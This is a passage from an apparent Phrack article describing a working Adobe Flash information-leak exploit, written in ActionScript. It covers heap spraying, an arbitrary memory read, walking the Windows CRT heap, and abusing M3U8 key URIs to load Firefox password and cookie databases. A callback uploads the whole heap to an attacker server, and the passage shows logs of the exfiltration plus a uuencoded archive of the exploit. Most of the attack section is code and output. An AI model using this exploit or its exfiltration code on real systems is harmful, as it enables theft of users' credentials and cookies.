Probably not the best strategy, but one that works, is to spray the heap with a few very large vectors of unsigned integers, hoping that a high memory address is reached and that this address holds user supplied data. The attached exploit allocates 64 such vectors, 0x01000000 bytes in size each, and the high address in question is assumed to be 0x0a000000, but that's an arbitrary choice, any high address properly chosen will do. It should be noted that the heap spray vectors should be filled with a doubleword value corresponding to the chosen high address, that is, in our case, we should set all elements of all vectors to 0x0a000000 for reasons that will become apparent later.

Since a great deal of the memory space is filled with our vectors, supplying a quite large value for `j' has a good chance of making `&profiles[j]' to fall within one of the heap sprayed regions. The exploit will first attempt to leak a doubleword from `&profiles[0x01000000]'. A leaked value of 0x0a000000 is an indication that the heap spray has succeeded.

```
--- snip ---
private const VECNUM:uint = 64;
private const VECSZ:uint = 0x01000000 / 4 - 2;
```

```
private function _do_heap_spray():void
{
    var v:Vector.<uint>;
    this._sv = new Vector.<*>(this.VECNUM);
    for(var i:uint = 0; i < this.VECNUM; i++)
    {
        v = new Vector.<uint>(this.VECSZ);
        for(var j:uint = 0; j < this.VECSZ; j++)
            v[j] = 0x0a0000000;
        this._sv[i] = v;
    }
}
--- snip ---</pre>
```

One might wonder why spraying the heap with just a few very large vectors may be better, as opposed to spraying with a large number of smaller vectors. Usually, we need to decrease the metadata to data ratio. The more vectors we instantiate the more metadata are allocated in the victim process' GC heap, the AVM managed heap. However, by allocating only a few very large vectors we can make sure heap space is mostly filled with user supplied unsigned integers and only a few bytes of metadata is used.

The underlying C++ vector objects hold a pointer to a memory region that holds the actual data (for more information see [18]). This memory region has the following format.

https://github.com/adobe-flash/avmplus/blob/master/core/avmplusList.h#L83

```
--- snip ---
template<class STORAGE, uint32_t slop> struct ListData
{
    uint32_t len;
    MMgc::GC* _gc;
    STORAGE entries[1];
};
--- snip ---
```

While writing this article, the author came across the following GitHub repository, which was recently updated by Adobe! In this new version of "avmplus", the layout of the structure shown above has changed and XOR-based overflow protection has been added.

https://github.com/adobe/avmplus/blob/master/core/avmplusList.h#L83

Now, let's assume that our heap spraying results in the partial memory layout depicted in the following figure.

. . .

As it was previously mentioned, the exploit assumes that heap spraying results in address 0x0a000000, an otherwise randomly chosen high heap address, falling within the container memory region of one of the 64 large vectors. This is depicted in the above schematic where address 0x0a000000 contains 0x0a000000, the value assigned in all vectors' elements. Notice that, in this case, dereferencing memory address 0x0a000000 returns 0x0a000000, the memory address itself. Let's assume that, for a quite large value of `j', say `j = 0x010000000', `&profiles[j]' happens to fall at `0x0a0000000 + Y', then `profiles[j] = 0x0a0000000' and consequently three doublewords will be leaked from 0x0a000000. So far, so good.

By repeatedly calling `getABRProfileInfoAtIndex()' with decreasing values of `j', `&profiles[j]' will eventually point to `0x0a000000 - X + 4', `profiles[j]' will be equal to `0x22222222' and three doublewords will be leaked from that address. However, recall that this is the address of a C++ object (`_gc' member in `ListData' shown above), and consequently the first leaked doubleword will hold the object's virtual function table address. Additionally, `&profiles[j + 1]' is the pointer to the first element of the same container memory region. Notice that we don't know, and we shouldn't care, which of the 64 vectors this container belongs to.

We now have two assets at hand:

- * A virtual function table pointer which can be used to determine the Flash Player module base address.
- * An easy way of reading arbitrary memory addresses. For each vector `v' in the set of spray vectors, se set `v[0] = 0xdeadbeef' and call `getABRProfileInfoAtIndex()' passing the aforementioned `j + 1' value as the second argument. This will result in 3 doublewords being leaked from 0xdeadbeef.

All this may be confusing even if you are the most experienced exploit writer in the world. Take your time and think about it.

The following function in "WorkerMain.as" implements the logic described so far. When it completes, `this._idx' is the value of `j + 1', and `this._vtable_address' is the leaked address of the C++ object's virtual function table.

```
--- snip ---
private function _get_vtable_and_index():Boolean
{
   var ret:Boolean = false;
   var pi:AVABRProfileInfo;
   var idx:uint = 0x01000000;

   // If the first attempt to leak data returns 0, then we have either
   // landed on an invalid heap address (i.e. not covered by any of the
   // large vectors), or we're running on a very old Flash Player that
   // doesn't support HLS streaming.
   pi = this._source.getABRProfileInfoAtIndex(0, idx);
   if(pi.bitsPerSecond != 0)
   {
      while(pi.bitsPerSecond == 0x0a0000000)
      {
        idx -= 1;
    }
}
```

```
pi = this._source.getABRProfileInfoAtIndex(0, idx);
        this._idx = idx + 1;
        this._vtable_address = pi.bitsPerSecond;
        ret = true;
   return ret;
--- snip ---
Reading a doubleword from an arbitrary address, it's then just a matter of
calling the function below (also defined in "WorkerMain.as").
--- snip ---
// Read a doubleword from the given memory address.
private function _read_dword(addr:uint):uint
    var pi:AVABRProfileInfo;
   var ret:uint;
    . . .
    // (1)
    for(var i:uint = 0; i < this.VECNUM; i++)</pre>
        this._sv[i][0] = addr;
    // (2)
   pi = this._source.getABRProfileInfoAtIndex(0, this._idx);
   ret = pi.bitsPerSecond;
   return ret;
}
--- snip ---
At (1) we iterate over the 64 heap spray vectors and set their first
element to the address from where we want to read a doubleword. We then
call the vulnerable API, at (2), with the appropriate second argument that
results in some vector's first element being dereferenced as a memory
address. The value in `pi.bitsPerSecond' returns the leaked value.
Moving one level up in the abstraction layers, the following function,
implemented on top of `_read_dword()' given above, can be used to read
arbitrary amounts of data from a given memory address. Its usefulness will
become apparent later, but you can pretty much guess.
--- snip ---
// Read an arbitrary amount of bytes starting from the given memory
// address. Note that we can't read less than 4 bytes at a time, so,
// less than `len' bytes may be returned.
private function _read(addr:uint, len:uint):String
{
   var dw:uint;
   var raw:String = "";
    // Align at a multiple of 4 (_downwards_, _not_ upwards) and then
    // subtract the number of bytes dereferenced every time the bug is
```

```
// triggered. We do that in an attempt to avoid hitting unmapped
// memory regions.
len = len & ~3;
if(this._readahead > 0)
    len -= this._readahead;

for(var i:uint = 0; i < (len & ~3); i += 4, addr += 4)
{
    dw = this._read_dword(addr);
    raw += String.fromCharCode(dw & 0x000000ff) +
        String.fromCharCode((dw & 0x00000ff00) >>> 8) +
        String.fromCharCode((dw & 0x000ff0000) >>> 16) +
        String.fromCharCode((dw & 0xff000000) >>> 24);
}

return raw;
}
--- snip ---
```

----[3.2.3 Discovering Flash Player base address

As it was mentioned in 3.2.2, method `_get_vtable_and_index()', among other things, returns the address of a virtual function table discovered during the early steps of the exploit. Computing the base address of the Adobe Flash Player plug-in is now a matter of aligning the virtual table address to the previous multiple of the page size, reading a doubleword from that location and checking if the "MZ" signature (0x5a4d) is there. If not, 0x1000 is subtracted from the address in question and the process is repeated. Method `_get_flash_address()' in "WorkerMain.as" implements the logic described in this paragraph.

```
--- snip ---
// Attempt to locate the Flash Player base address.
private function _get_flash_address():void
{
    var addr:uint = this._vtable_address & 0xfffff000;
    var dw:uint;

    dw = this._read_dword(addr);
    while((dw & 0x0000ffff) != 0x00005a4d)
    {
        addr -= 0x1000;
        dw = this._read_dword(addr);
    }
    this._flash_address = addr;
}
--- snip ---
```

When `_get_flash_address()' completes, `this._flash_address' will hold the base address of the Adobe Flash Player plug-in.

----[3.2.4 Discovering the CRT heap address

Being able to to read doublewords from arbitrary memory addresses, means one can easily locate the address of the Microsoft Windows heap used by the Adobe Flash plug-in process. The following assembly snippet can be found in `_heap_init()', a function found in most PE executables' early

initialization code.

```
--- snip ---
call ds:HeapCreate
mov __crtheap, eax
--- snip ---
```

The variable named `__crtheap' is a global holding a `HANDLE' to the CRT heap. However, heap `HANDLE' values are, in fact, heap base addresses. An attacker may exploit the information leak vulnerability to read the contents of this global variable and discover the sandboxed child's CRT heap base address. Taking into account the information presented in the previous sections, it's quite trivial to achieve this:

- * Set `v[0] = &__crtheap' for each heap spray vector `v'.
- * Trigger the vulnerability by calling `getABRProfileInfoAtIndex()'.

The value of `&__crtheap' can easily be located by searching the Flash plug-in's text segment for the following byte pattern. The wildcards marked with "??" correspond to the address of `HeapCreate()'. The doubleword that follows this pattern is `&__crtheap'.

```
68 00 10 00 00 50 ff 15 ?? ?? ?? ?? a3
```

The following function, found in the exploit's "WorkerMain.as", is responsible for discovering the CRT heap address. It makes use of `this._read_dword()', the function that abstracts the vulnerability details away and allows the AS3 programmer to read data from arbitrary memory addresses.

```
--- snip ---
// Locate the address of `__crtheap', the variable that points to the
// process' main heap, and dereference it to read the heap's address.
private function _get_heap_address():void
    var match:RegExp = /x68/x00/x10/x00/x50/xff/x15..../xa3/;
   var addr:uint = this._flash_address;
    var raw:String;
   var i:int;
    raw = this._read(addr, 0x1000)
    while((i = raw.search(match)) < 0)</pre>
        addr += 0x1000;
        raw = this._read(addr, 0x1000)
    }
    addr += i + 13;
    addr = this._read_dword(addr);
    this._heap_address = this._read_dword(addr);
    this._parser = new CRTHeapParser(this._read_dword);
--- snip ---
```

With this in hand, one may walk all heap allocations and read all data reachable in the heap at the time the exploit executes. Notice that, the

GC heap, Adobe Flash's own heap allocator, acts on top of the Microsoft Windows CRT heap.

```
----[ 3.2.5 Walking CRT heap allocations
```

Once the CRT heap address has been leaked, walking the whole heap is pretty straightforward. Luckily for an attacker, Chris Valasek and Tarjei Mandt have done a great work at documenting the Microsoft Windows heap internals ([13], [14], [15]).

The Windows heap parsing logic is implemented in "CRTHeapParser.as" in class `CRTHeapParser'. The class is quite abstract, the reader can use it in any information leak vulnerability. It effectively implements the equivalent of `HeapWalk()' in AS3. The constructor expects a single argument, a function used to read a doubleword from an arbitrary memory address (see the definition of `_read_dword()' later in this section).

```
--- snip ---
this._parser = new CRTHeapParser(this._read_dword);
--- snip ---
```

Once a `CRTHeapParser' instance has been created, the heap can be walked using the method `walk()' as shown below:

```
--- snip ---
this._parser.walk(this._heap_address, this._get_username_cb);
--- snip ---
```

The first argument is the address of heap to walk (a Windows application may have more than one heap) while the second is a callback to call for each discovered heap allocation. The name of the shown callback function will be explained later.

```
--- snip ---
private function _get_username_cb(address:uint, size:uint):Boolean
{
    ...
}
--- snip ---
```

The callback receives two arguments. The address of a heap allocation and the allocation size. It's up to the callback implementer to read the contents of this heap allocation (using the information leak exploit) and discover its contents.

```
--- snip ---
// Read a doubleword from the given memory address.
private function _read_dword(addr:uint):uint
{
    var pi:AVABRProfileInfo;
    var ret:uint;

    // Check if the readahead crosses a page boundary. If yes, then the
```

```
// next page may be unmapped.
    var cross_page:Boolean = ((addr + this._readahead) & 0xfffff000) !=
        (addr & 0xfffff000);
    // If so, subtract the readahead from the address to be dereferenced
    // and return `pi.height' instead of `pi.bitsPerSecond' :)
    if(cross_page && this._readahead > 0)
        addr -= this._readahead;
    for(var i:uint = 0; i < this.VECNUM; i++)</pre>
        this._sv[i][0] = addr;
   pi = this._source.getABRProfileInfoAtIndex(0, this._idx);
    if(cross_page && this._readahead > 0)
       ret = pi.height;
    else
       ret = pi.bitsPerSecond;
   return ret;
}
--- snip ---
```

As it has already been mentioned, the above is, actually, the equivalent of `HeapWalk()' [19] implemented by abusing our read primitive.

----[3.2.6 Reading arbitrary files

Now that we have a powerful arbitrary read primitive at hand, it's time we examine what can be done with it. An obvious potential is dumping the memory contents of the sandboxed Adobe Flash Player process. However, unless sensitive information is already present in the process' memory, doing this won't yield any interesting results.

What if one could force the sandboxed child load and map arbitrary files in memory? Assuming a file has been mapped somewhere in the process' heap, discovering its contents is just a matter of walking the heap and locating the heap region that carries the contents of the file.

The M3U8 specification mentions the following:

3.4.4. EXT-X-KEY

Media segments MAY be encrypted. The EXT-X-KEY tag specifies how to decrypt them. It applies to every media URI that appears between it and the next EXT-X-KEY tag in the Playlist file (if any). Its format is:

```
#EXT-X-KEY:<attribute-list>
```

. . .

If the encryption method is AES-128, the URI attribute MUST be present.

. . .

The URI attribute specifies how to obtain the key. Its value is a quoted-string that contains a URI [RFC3986] for the key.

If the URI specifies a local file, the Flash Player child will happily load and map it in memory (it's well known that the NPAPI Firefox Flash Sandbox allows reading arbitrary files from the filesystem). A relatively big file will occupy a heap segment of its own, making it easier for an attacker to discover its contents.

Ideally, an attacker would like to load in memory the SQLite database holding the Firefox stored passwords. However, this is not as straightforward as it may sound at first. On Microsoft Windows, these databases reside at the following location:

C:\Users\USERNAME\AppData\Roaming\Mozilla\Firefox\Profiles\PROFILE_NAME\
 signons.sqlite

The path above contains two unknown quantities, the victim's username and the Firefox profile name which is a random identifier produced during installation. Before being able to load these files, one needs to find a way to determine the unknown values first.

Since we already have an arbitrary read, as well as a more advanced heap walking abstraction, at hand, figuring out the victim's username is quite easy. On Microsoft Windows, environment variables lie somewhere at the very beginning of the process heap, so, our heap walker will visit this allocation too. Assuming we have successfully leaked the address of the main heap as described above, leaking the victim's username as simple as calling `walk()' with a callback function that uses regular expressions to locate the string ":\Users\xxx\AppData" in the heap data.

```
--- snip ---
// Leak heap data and look for a pattern that matches the username in
// the target system. We need that in order to access files within the
// user's home directory.
private function _get_username_cb(address:uint, size:uint):Boolean
    var matches:Array;
   var ret:Boolean = false;
    // `_read()' is the function implementing the read primitive.
   var raw:String = this._read(address, size);
    matches = raw.match(/:\\Users\\([^\\]*)\\AppData/);
    if(matches != null)
       this._username = matches[1];
       ret = true;
   return ret;
private function _get_username():Boolean
   return this._parser.walk(this._heap_address, this._get_username_cb);
--- snip ---
If `_get_username_cb()' succeeds, the leaked username is stored in
`this._username'.
```

This whole process may be repeated to first load "profiles.ini", the file that holds the randomly generated Mozilla Firefox profile name and then the SQLite databases holding the keys and passwords. The content's of the aforementioned files can then be dumped using `this._parser.walk()' with different callback methods as shown below.

```
--- snip ---
// Search for the random Firefox profile name in heap data.
private function _get_profile_name_cb(address:uint, size:uint):Boolean
   var matches:Array;
   var ret:Boolean = false;
    var raw:String = this._read(address, size);
    matches = raw.match(/Path=Profiles[\/\\]([[:print:]]+)/);
    if(matches != null)
       this._profile_name = matches[1];
      ret = true;
   return ret;
}
private function _get_profile_name():Boolean
    this._parser.walk(this._heap_address, this._get_profile_name_cb);
--- snip ---
Last but not least, the `_upload_data_cb()' is used in a final call to
`walk()' to upload the full heap contents to a server of the attacker's
choosing:
--- snip ---
// Collects data and uploads it on our server.
private function _upload_data_cb(address:uint, size:uint):Boolean
    var raw:String = this._read(address, size);
    if(this._mem == null)
        this._{mem} = "";
    this._mem += raw;
    // Upload data in blocks of `DUMPSZ' bytes.
    if(this._mem.length >= this.DUMPSZ)
    {
        this._con.msg("Uploading block of " + this._mem.length + " bytes");
        var b64:Base64Encoder = new Base64Encoder();
        b64.encode(raw);
        raw = b64.toString();
        var vars:URLVariables = new URLVariables();
        vars.id = this._get_uniqid();
        vars.data = raw;
```

```
var req:URLRequest = new URLRequest(this.DUMPURL);
    req.data = vars;
    req.method = URLRequestMethod.POST;

var ldr:URLLoader = new URLLoader();
    ldr.dataFormat = URLLoaderDataFormat.BINARY;
    ldr.load(req);

    this._mem = "";
}

// Return `false' so that `parser.walk()' walks the whole heap.
    return false;
}

private function _steal_cookies_and_passwords():void
{
    ...
    // Dump the whole heap :)
    this._parser.walk(this._heap_address, this._upload_data_cb);
}
--- snip ---
```

The exploit's server component "dumper.php" will store the uploaded data in a file under "/tmp". Section 3.2.8, entitled "Logs", proves that the SQLite databases holding keys and passwords have successfully been uploaded to the attacker's server.

-----[3.2.7 - Overall exploit methodology

Summing up, the complete exploitation process consists of the steps given below. The interested reader is referred to the corresponding sections of this article for a detailed analysis of each step. Briefly the attached exploit:

- * Performs some standard heap spraying and attempts to determine if it was successful or not.
- * Abuses the layout of AS3 `Vector<uint>' data containers to leak information from arbitrary absolute memory addresses. In this step, the address of a virtual function table is also discovered.
- * Discovers the Adobe Flash plug-in's base address.
- * Walks the CRT heap once to locate the environment variables of the victim process. Simple pattern matching is used to locate the username of the victim.
- * Asks the exploit's server component to return an M3U8 manifest that results in the AVM loading "profiles.ini" several times in the victim process memory.
- * Walks the CRT heap once again to locate "profiles.ini" contents and read the name of the default profile. Most (all) users use just a single Firefox profile.
- * Asks the exploit's server component to return an M3U8 manifest that

loads "signons.sqlite", "key3.db" and "cookies.sqlite" in the victim's memory.

* Walks the CRT heap again and uploads all heap allocations to a server of the attacker's choosing. Some of these allocations contain the SQLite database contents.

The author has run several experiments and has verified that the above exploitation works as expected.

```
----[ 3.2.8 - Logz
```

This is how the user's browser looks like when debugging output is enabled in the exploit's code:

```
--- snip ---
(2016-01-26 01:04:42) [*] Will now load worker from WorkerMain.swf
(2016-01-26 01:04:42) [*] New worker started
(2016-01-26 01:04:42) [*] Preparing stream
(2016-01-26 01:04:54) [*] Readahead size is 8
(2016-01-26 01:04:54) [*] Spraying the heap
(2016-01-26 01:04:56) [*] GC virtual table @0x67cadaf0
(2016-01-26 01:04:56) [*] Flash player base address @0x67010000
(2016-01-26 01:05:07) [*] __crtheap @0x4e0000
(2016-01-26 01:05:07) [*] Matched Windows username "huku"
(2016-01-26 01:05:07) [*] Preparing to leak Firefox profile name
(2016-01-26\ 01:05:07) [*] New manifest "\\192.168.0.200@80\tmp\
   master-6c616c616b6973--99643158.m3u8"
(2016-01-26 01:05:07) [*] Sleeping for a while...
(2016-01-26 01:05:19) [*] Matched Mozilla Firefox profile name
    "ligso3kl.default"
(2016-01-26 01:05:19) [*] Preparing to steal cookies and passwords
(2016-01-26\ 01:05:19) [*] New manifest "\\192.168.0.200@80\tmp\
    master-6c616c616b6973-6c6971736f336b6c2e64656661756c74-efa5759b.m3u8"
(2016-01-26 01:05:19) [*] Sleeping for a while...
(2016-01-26 01:05:31) [*] Uploading block of 54040 bytes
(2016-01-26 01:05:32) [*] Uploading block of 383168 bytes
(2016-01-26 01:05:32) [*] Uploading block of 33544 bytes
(2016-01-26 01:05:32) [*] Uploading block of 36096 bytes
(2016-01-26 01:05:32) [*] Uploading block of 36280 bytes
(2016-01-26 01:05:32) [*] Uploading block of 97608 bytes
(2016-01-26 01:05:32) [*] Uploading block of 34976 bytes
(2016-01-26 01:05:32) [*] Uploading block of 131064 bytes
(2016-01-26 01:05:32) [*] Uploading block of 36768 bytes
(2016-01-26 01:05:32) [*] Uploading block of 41976 bytes
(2016-01-26 01:05:32) [*] Uploading block of 40960 bytes
(2016-01-26 01:05:32) [*] Uploading block of 40960 bytes
(2016-01-26 01:05:32) [*] Uploading block of 42336 bytes
(2016-01-26 01:05:33) [*] Uploading block of 131064 bytes
(2016-01-26 01:05:33) [*] Uploading block of 36856 bytes
(2016-01-26 01:05:33) [*] Uploading block of 32768 bytes
(2016-01-26 01:05:33) [*] Uploading block of 36856 bytes
(2016-01-26 01:05:33) [*] Uploading block of 32768 bytes
(2016-01-26\ 01:05:33)\ [*] Uploading block of 32768 bytes
(2016-01-26 01:05:33) [*] Uploading block of 32768 bytes
(2016-01-26 01:05:33) [*] Uploading block of 32768 bytes
(2016-01-26 01:05:33) [*] Uploading block of 32768 bytes
```

```
(2016-01-26 01:05:33) [*] Uploading block of 107296 bytes (2016-01-26 01:05:33) [*] Uploading block of 44232 bytes (2016-01-26 01:05:34) [*] Uploading block of 528400 bytes (2016-01-26 01:05:34) [*] Uploading block of 528376 bytes (2016-01-26 01:05:35) [*] Uploading block of 528376 bytes (2016-01-26 01:05:35) [*] Freeing worker resources (2016-01-26 01:05:35) [*] Marking target (2016-01-26 01:05:35) [*] Done --- snip ---
```

On the attacker's server, a binary file holding exfiltrated data is created in "/tmp". The SQLite databases holding the victim's keys and passwords can also be found there.

```
--- snip ---
$ hexdump -C /tmp/154a61b6c8227ae0acfdfb974141dd6f.bin | grep SQLite
... d0 c5 37 4e 00 00 00 04 53 51 4c 69 74 65 20 66 | ..7N....SQLite f|
... d0 c5 37 4e 00 00 00 04 53 51 4c 69 74 65 20 66 | ..7N....SQLite f|
--- snip ---
```

--[4 - Conclusion

The author hopes to have presented an interesting technique of exfiltrating data from a victim's computer. The only requirement was an arbitrary read primitive achieved by exploiting a standard relative information leak vulnerability. The presented methodology is generic and may be used to exploit similar Adobe Flash vulnerabilities. Additionally, similar techniques may be applicable to other client side technologies.

Vulnerabilities, uninteresting at first sight, just like this one, may turn out to be promising and effective. Once a victim's passwords have been stolen (e.g. e-mail credentials), accessing the target's computer or mobile devices may also be possible in post-exploitation scenarios.

As we are moving towards the era of data-only attacks, both in user-land and kernel-land, such attacks may become more and more interesting from a security researchers perspective. We look forward to bypassing any crappy mitigation that will be implemented in future Adobe Flash versions.

--[5 - Thanks

As you might know, writing a Phrack article is quite a hard work and requires dedication. This paper would have never been completed if it wasn't for the help and support of certain people. This section is dedicated to them.

First and foremost I would like to thank the Phrack Staff for kicking my ass and motivating me to write this article. In a world of conferences and fame, Phrack has managed to stay alive with original and impressive content. It was the least I could to do help. It's always an honor for me seeing my articles published in Phrack.

I would like to thank nemo and argp for their suggestions and insightful comments. My thanks also go to my team at CENSUS (and a couple of other persons who would like to remain anonymous) for giving me the chance to work on this cool stuff and spend time on Adobe Flash internals. It's always cool to be in a team where "client side exploitation" means

arbitrary code execution and not XSS :)

Chris Valasek and Tarjei Mandt for their work on Windows heap allocators. Life would have been harder without their work.

Last but not least, greetings fly to my grhack.net collegues and !fapperz ;)

--[6 - References

- [01] http://www.zerodayinitiative.com/advisories/ZDI-15-007/
- [02] https://twitter.com/kernelbof/status/629832855842091008
- [03] http://www.cvedetails.com/top-50-products.php
- [04] https://blog.zimperium.com/
 - stagefright-vulnerability-details-stagefright-detector-tool-released/
- [05] http://flex.apache.org/installer.html
- [06] http://www.adobe.com/devnet/flex/flex-sdk-download.html
- [07] http://www.w3.org/TR/webstorage/
- [08] http://www.w3.org/TR/webdatabase/
- [09] http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/ flash/external/ExternalInterface.html
- [10] http://help.adobe.com/en_US/FlashPlatform/reference/actionscript/3/
 flash/net/SharedObject.html
- [11] https://en.wikipedia.org/wiki/HTTP_Live_Streaming
- [11] http://tools.ietf.org/html/draft-pantos-http-live-streaming-08
- [12] https://msdn.microsoft.com/en-us/library/windows/desktop/ aa366710(v=vs.85).aspx
- [13] http://www.azimuthsecurity.com/resources/bh2009_mcdonald_valasek.pdf
- [14] http://illmatics.com/Understanding_the_LFH.pdf
- [15] http://illmatics.com/Windows%208%20Heap%20Internals.pdf
- [16] https://developer.apple.com/library/ios/technotes/tn2288/_index.html
- [17] https://www.adobe.com/support/flashplayer/debug_downloads.html
- [18] https://0b3dcaf9-a-62cb3ala-s-sites.googlegroups.com/site/ zerodayresearch/smashing_the_heap_with_vector_Li.pdf
- [19] https://msdn.microsoft.com/en-us/library/windows/desktop/
 aa366710(v=vs.85).aspx
- [20] http://haxe.org

--[7 - Codez

begin 644 flash hardcode porn.tgz M'XL(`%A6X58``^U]_6,:-])P?RU_A4I]!SBP@(T='PEI79LD?NNOQSA->B9' M,7(,/I@YKEW_ZI%3H]%XNM-@^`DI_2E^-+=VGS:V=K8;V]NLT=QI;N]\Q78> $MNR&J-/=\W86FN([C+\NWF'!N+7F?[MR?)(T5XW_@V)YC<4WW'J<.P,=N*W_\$ MGVYOM8+QWWK::, 'X/VT\??H5:SQ.]<03?_GXS_31C7[-"_\N,\$CF%`C`9T04 MFF%Z,TN_UP[%Y]GPGWSD`VWXNFES]UFV@,_O?.T2_KPTN64LS>"X4]U7Y+BV MG*%NF?_2?=.QM4/=YY?FE(OLOK)2?LMMW].Z^*%X;7-?>W=RW'-&-USUWKOW M?#[5WCKNC1*\?'_"/0_0=##1;9M;SPH%RCF;#RUSQ\$:0TV.2:^B%P":F>IV= $\mathtt{MNZ};\mathtt{MLZF}^{\dagger};\mathtt{MSH}^{\dagger},-8\#\mathtt{J}\&^{\ast}\&\mathtt{CQ})<\mathtt{6EIFYYBWTG}(\mathtt{T}^{\dagger}.\mathtt{SP}[\mathtt{VCP}>'\mathtt{W1}_>'$ MO&K_X\$`-NLTZS'?G_%DA7@T@:8\$0XQ6Y?.H`H(GC^1H[F[OPS+&JS-:GW&#% MNZGE\$5X,;79?K#+3B\/SYK.9XT\$^@#/D;*&;OFE?,W_"7<[&CLM,>^1,\1&T $\label{eq:mtp:20} \texttt{MTP:20!'S\CIQT3TYN\QF>C'6+8_6U[F]5GOLMWS7:RIPXI-:40:UEK\$\$:7.}$ $\label{local_mark_mark_mark_mark} $$ MSRXNVXCW\#HB6[58P80'\M[K+!N.IW\XALTQ>_\YOI\@[DT?BM)VBN;Q\@U_: $$$ M/P'J'%=[+KKX(B?_=-16TV`P^M;<F^"@3SB#NID8V(`8V"]S/N<:>VFZ,*#S $M7V!:3R+E_V)Z6D1/C2+V]?^A+U@C4HB-Z9$7LWCMI$I[DW,L5^N5"(_A8?)$ M>\&Q8:,ETY:=!8BTMEK257*:+VH&`@(:L_F"9<BH7.3VX\$VO&&M+HAQTP`* MG5,)NUR\AU0[.:D9!G0]NCV=MCT/\20@F..R\$%C::.ZZ@&;-]\$#*3!W7,'4K

MB;9_9Y`(I:D),<&2Q72V6-1TX\^/9Y9\;RJD^9@IH"].\4>TPPK0&%'7-Q=^W M]*+&FKNK0\$RX>3WQ53!>BS?K`)G.+=^T8*Q#(;JBW8#4MZX^6S.[P<<ZU!!-M<G%,T8-R41"=[H'(;39R\$">ZJ!O&`3!)0.50@2+[;X7<(8Z+W8>-<<A0LOTI M*;5\0&5A6304A6L5PCZ3Z#@V8>8%))3IEW9P=GK:/;BL*B%\$4"(AM%9E@<"* $M8PLGG"J+/\')1(GX_{\}\)K8<\34=\6)2_'O-_1XHX=PX=YT9=_W[<G$D1%,Q$ $M*<F"KR"DW[HFR%^=N?HBE/,P5Z-4EV6U7+FWP++EQ43WY=2Z5%#_;O(F[&70])$ M/]":F#[W'>`C<Z1;UCWS1JYC6=3KX7P\AC:NX%!]-H-Y` F1^K]2<(D*?D+^ MCX2(?M<3C__C[`@H.+.QG]#HE!(IB1=F]-B,;]JH6XZXFE\$`FH,:W,+T`)F\$</pre> M"43=%(H!0-!T0?75W7NA+^`\$/9K\$U<(4J#\$I'09SH+Z`[E;I#2J\I-F1&UGL M!\$FA`BP91B4;*D&!ZC"#WN0!^VA>5S91S<ACJ3@8#V;GJ7?]\$&9.LR/[]5>V M@D"SQ(GUH4)>+K(G,9U&=*(<*\$2@B<'K8H5=;;YGD%,Y&`0*<O7M8A;S!#J2 M5ZFQ^:V0_/9;X;?"[[VF_C,EI?WGXO(UUV?GNNNA#O+)5J#E]I]FJ[&]F[3_ M;#4:3W>_V'\^1UIB_Y&FCP-]I@]!8_9-[CU3V3WBU)*R?B26L"[7C8&!^O1@ $M-\&R_E+(K9[U[RUT/WK;G])IIU$N*2:F*6[J(^8&G.B(Q&'AN[SI1]&+SN[I]K)]$ M/YFN/]>M?7QM_`!_;KS2LK7K#&\$.")HQ&%+^\@1Z-0!MU`5A3.VHA&OUS1<Y MPA7;[HS'L+"3+4^_%+!C@%+Z]2:IUDJ!'>"\$=3KL:7:"%-4"N,:=WGB6F:"4 $M8/:6@OG;*-42[$`<(:%.E!C:!.)`K`N(*;DMUOY!IF\Z3%UHQ1PDL"DF;K7Z$ M%#0W^*)6BSSS7[RM[\$O4HL9=4V&1^\$VA*P1EU-B1;W/G,4PN]^>N+;N7IS8(M/IBC%6YJDMK@ZC8JAS%&&/2ZKTZZIY?:FX.+'K^>RG75&KPP'[D#3Y08@`[G MEX,?'\\$1,5@K23]==@UZ2[6,QFI[;Q7!Y91:07'QKJQ%=ZN(JK%7^12:;(P^ $M,TW&\$;"<,F6NH.H<PHQ19=?VW?LU2#-!EO\1*:VB]=Q<_W\$IOO<HTEQO_=&E$ M>9HC.R'5UDCZ9JD::*VGWV9(C<P\$*3H[G4^'W#T;G^/ZN91=CSZ(J5,M?2@# MJT3/5J/"-JF;C<;GY6@E-^=;S./J7EFMTRVWF"?*0/,30U,TBM8/HAT/:(AY MOCL?0901'H2CZ;&I?L\,\$\T^S.!HS<!=(D=L;9SUTJ`DKVAIAHRKN)KC(2\5 MWYJVX2P\]K28MPT1<AY[JF;096#WBK#H5I+-TE):<XWF[.7)Y9>.R[@^F@2\ M`7QQ\7,);3^(KZ`2Y%WFS?C(')N@5`SOV8>0G4O5.#RTP%'1.=`";1A:6`(? $\texttt{M} \# \texttt{V} = \texttt{P3Z}, \texttt{AB4V} \# \texttt{G1} \# \# \# \texttt{M} \# \# \texttt{F*A}! \setminus \texttt{X^T0} : \texttt{TT8:60} < \texttt{I@}, \texttt{7N} \end{bmatrix} = \texttt{SP9}, \texttt{,28} \# \# \# \texttt{ET7} = \texttt{SP9}, \texttt{,28} \# \# \# \texttt{ET7} = \texttt{SP9}, \texttt{,28} \# \# \# \texttt{ET7} = \texttt{ET7}$ $MUT@!&?FB4TLJD-0<@+8![36EY980'7K)CMY5%F<C(.=RB73"-2<OY\99%),$ M%-4\I2BW='LS4::]N5Q7J@KY([[ZTUFPDHJ7`31=`/,%BZ8NJ)+(0-J!8_!F $\verb|MB95'8@M,[BJ>7;`;?H]C370"W!ZY]S,_{\#3}^@+9K+<<`-((TI]W5\#]W4:8L\!$ M#JUHF=;?.>X`*GC`7-2XVVFDY]>@3]AD5!!(;D@TLR&W'/N:J-&A"H@BDTT) M,P=-6*%TI\$3L6/)8(.21NP*0JR9`M`5R4"`\$@G4TXL\$Z-Q1J<WN*)ELT#TX= M8"&77^/"%T;:J;)%U@0)X`)8;AHEBF4#<-R"6U9V:HQ3:@HK>:L\$+4*.JEF7 MT)+D_!R2B@G]`92-]1'0K9Z45-FF19-@JN+L?)G449ZG"P`Y!4^0<1Y@GC_1 M;T`#P5EI`9\WYHPY(*;R1DMM":=5DBRP7)X\$*:2SV!`@XN*#I;:BJSN"">:L M`!LO.G%((9+^^M?<PICBC2\$TXNS5R)OI@A2-B:K*)RP-M)*_.Y#?-TSAD"S; MRTVW2HV(;*N60QL"!][D9_E-^4:QE80):.YH+,17T!P352'L6E6P.DZCR4E> $\label{eq:ml} \texttt{ML}\@2" (SS.K,W<OY) L @O^D.IJ<5:BS[1S`]Y.-OT!LK([2_XM(8TA@2)]) A property of the property of$ $\texttt{MZM5[^<42'$R[+9.Y?8,8'<Z]>W5G98?C5:'>\#BH\K'T45J)X<FD]}\$O5-3-0Y$ 